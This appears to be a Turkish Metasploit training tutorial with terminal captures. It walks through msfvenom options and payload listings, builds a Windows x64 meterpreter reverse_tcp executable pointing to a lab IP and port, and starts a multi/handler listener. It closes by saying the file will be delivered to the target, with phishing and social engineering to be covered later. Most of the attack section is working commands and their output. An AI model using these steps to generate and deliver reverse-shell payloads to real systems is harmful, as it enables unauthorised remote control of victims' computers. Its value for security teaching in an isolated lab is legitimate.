msfvenom aracını tanıyarak payloadlar hakkında konuşacağız.



Applications
Places
Terminator
Wed 10:42
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~ 211x53
root@kali:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
root@kali:~#


Applications
File Edit View VM Tabs Help
Home
Kali 64bit
Windows 7 x64
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~ 105x27
root@kali:~# msfvenom --list payloads | nl | tail -n 2 | cut -f 1
550
root@kali:~#


Kali 64bit
Windows 7 x64



Applications
File Edit View VM Tabs Help
Home
Kali 64bit
Windows 7 x64
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~/Desktop
root@kali: ~
root@kali: ~ 105x27
root@kali:~# msfvenom --list payloads | grep meterpreter | grep windows | grep x64 | grep reverse | grep tcp
windows/x64/meterpreter/reverse_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Connect back to the attacker (Windows x64)
windows/x64/meterpreter/reverse_tcp_rc4 Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Connect back to the attacker
windows/x64/meterpreter/reverse_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Connect back to the attacker with UUID Support (Windows x64)
windows/x64/meterpreter_reverse_ipv6_tcp Connect back to attacker and spawn a Meterpreter shell
windows/x64/meterpreter_reverse_tcp Connect back to attacker and spawn a Meterpreter shell
root@kali:~#

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp --list-options
Options for payload/windows/x64/meterpreter/reverse_tcp:
=======================


       Name: Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
     Module: payload/windows/x64/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x64
Needs Admin: No
 Total size: 449
       Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Description:
  Inject the meterpreter server DLL via the Reflective Dll Injection
  payload (staged x64). Connect back to the attacker (Windows x64)
```





```
root@kali:~/Desktop# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.182.128 LPORT=1822 -a x64 --format exe  -o
reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop# file reverse.exe
reverse.exe: PE32+ executable (GUI) x86-64, for MS Windows
root@kali:~/Desktop#
```

-a, --format parametrelerini nasıl doldurduk? Nereden biliyoruz. Doğru bir payload çıkarmak için bütün parametreleri doldurmakta yarar vardır.



Applications
File Edit View VM Tabs Help
Home
Kali 64bit
Windows 7 x64
root@kali: ~/Desktop
root@kali: ~/Desktop 46x40
root@kali:~/Desktop# msfvenom --list platforms
Framework Platforms [--platform <value>]
Name
aix
android
apple_ios
bsd
bsdi
cisco
firefox
freebsd
hardware
hpux
irix
java
javascript
juniper
linux
mainframe
multi
netbsd
netware
nodejs
openbsd
osx
php
python
r
ruby
solaris
unifi
unix
unknown
windows
root@kali:~/Desktop#
root@kali: ~/Desktop 42x40
root@kali:~/Desktop# msfvenom --list archs
root@kali:~/Desktop# msfvenom --list archs
Framework Architectures [--arch <value>]
Name
aarch64
armbe
armle
cbea
cbea64
cmd
dalvik
firefox
java
mips
mips64
mips64le
mipsbe
mipsle
nodejs
php
ppc
ppc64
ppc64le
ppce500v2
python
r
ruby
sparc
sparc64
tty
x64
x86
x86_64
zarch
root@kali:~/Desktop#
root@kali: ~/Desktop 30x40
--list formats
root@kali:~/Desktop# msfvenom
--list formats
Framework Executable Formats [
--format <value>]
Name
asp
aspx
aspx-exe
axis2
dll
elf
elf-so
exe
exe-only
exe-service
exe-small
hta-psh
jar
jsp
loop-vbs
macho
msi
msi-nouac
osx-app
psh
psh-cmd
psh-net
psh-reflection
vba
vba-exe
vba-psh
vbs
war
root@kali: ~/Desktop 31x37
vba
vba-exe
vba-psh
vbs
war
Framework Transform Formats [--
format <value>]
Name
bash
c
csharp
dw
dword
hex
java
js_be
js_le
num
perl
pl
powershell
ps1
py
python
raw
rb
ruby
sh
vbapplication
vbscript
Metasploit Framework 101 – B. Kuday GÖRÜN

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.182.128  yes       The listen address (an interface may be specified)
   LPORT     1822             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.182.128:1822
```

Dinleme noktasını başlatık. Ama neden Metasploit Framwork Modülü kullandık, nc ile dinleme yapamazmıydık?



Uygulamayı bir şekilde karşı tarafa attığımızı düşünelim…
Bu kısıma sosyal mühendislik ve phishing konularında değineceğiz…

